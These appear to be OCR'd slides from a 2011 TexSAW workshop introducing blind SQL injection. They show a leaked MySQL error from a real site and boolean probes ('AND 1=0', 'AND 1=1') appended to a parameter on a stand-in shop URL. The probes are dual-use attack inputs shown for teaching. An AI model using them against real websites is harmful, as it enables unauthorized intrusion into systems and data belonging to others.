
TexSAW @ UT Dallas - Oct 2011

BLIND SQL INJECTION (in plain English)

by Duong Ngo
Information Security Specialist


Why I need to know Blind SQL injection?



Because you don't want to be like them.
(i.e pwned by Blind SQL injection)

Blind vs **Normal** SQL injection : The difference

Only **one**: you don't get helpful messages like this



http://www.lowyat.net/v2/index.php [redacted] - Windows Internet Explorer
http://www.lowyat.net/v2/index.php [redacted]
Live Search
http://www.lowyat.net/v2/index.php [redacted]
Page
Tools
Done
Internet | Protected Mode: Off
100%

```
DB function failed with error number 1064
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right
syntax to use near ';%20select%20*%20from%20[redacted]%') AND (`published` > 0))' at line 1 SQL=SELECT
`id`,`link` FROM [redacted] WHERE ((`name` LIKE '%index.php';%20select%20*%20from%20[redacted]%') AND
(`published` > 0))
```

Basic

Blind SQL injection

TAKE A LOOK AT THIS VULNERABLE SHOPPING WEBSITE




VULNERABLE WEB APPLICATION

Big E-commerce Shop

http://vulnerable-shop.com?item_id=7

Sony Cybershot Camera

TEST BY ADDING "AND 1=0"



VULNERABLE WEB APPLICATION


Big E-commerce Shop

http://vulnerable-shop.com?item_id=7 AND 1=0

No Item Found !

WHY THE ITEM IS NOT SHOWING ?

CONFIRM AGAIN BY ADDING "AND 1=1"



VULNERABLE WEB APPLICATION


Big E-commerce Shop

http://vulnerable-shop.com?item_id=7 AND 1=1

Sony Cybershot Camera

